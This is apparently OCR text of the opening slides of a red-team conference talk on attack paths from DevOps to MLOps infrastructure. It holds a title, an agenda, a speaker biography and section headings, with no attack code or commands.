Pipelines of Privilege

Attack Paths from DevOps to MLOps Infrastructure

Brett Hawkins
Distinguished Red Team Operator, Armadin

Agenda

01 Background

02 Attack Surface Analysis

03 Attack Scenarios

04 Identifying Attack Paths using Dop2Mop OpenGraph Collector

05 Defensive Considerations

06 Conclusion

Blog Post

Background


Who am I?

Brett Hawkins


- **Role/Title**: Distinguished Red Team Operator, Armadin
- **Focus Area**: Offensive AI Capability Development, Security Research
- **Con Presentations**: Black Hat, BlueHat, TROOPERS, ShmooCon, Wild West Hackin' Fest, BSides
- **Prior Teams**: IBM X-Force, Mandiant, JPMorgan Chase
- **Open-Source Tools**: MLOKit, ADOKit, SCMKit, InvisibilityCloak, SharPersist, bloodhound-mcp-server, Dop2Mop

https://h4wkst3r.github.io

Prior Work – DevOps and MLOps Research




MLOps Lifecycle




Attack Surface Analysis

DevOps → MLOps Integrations

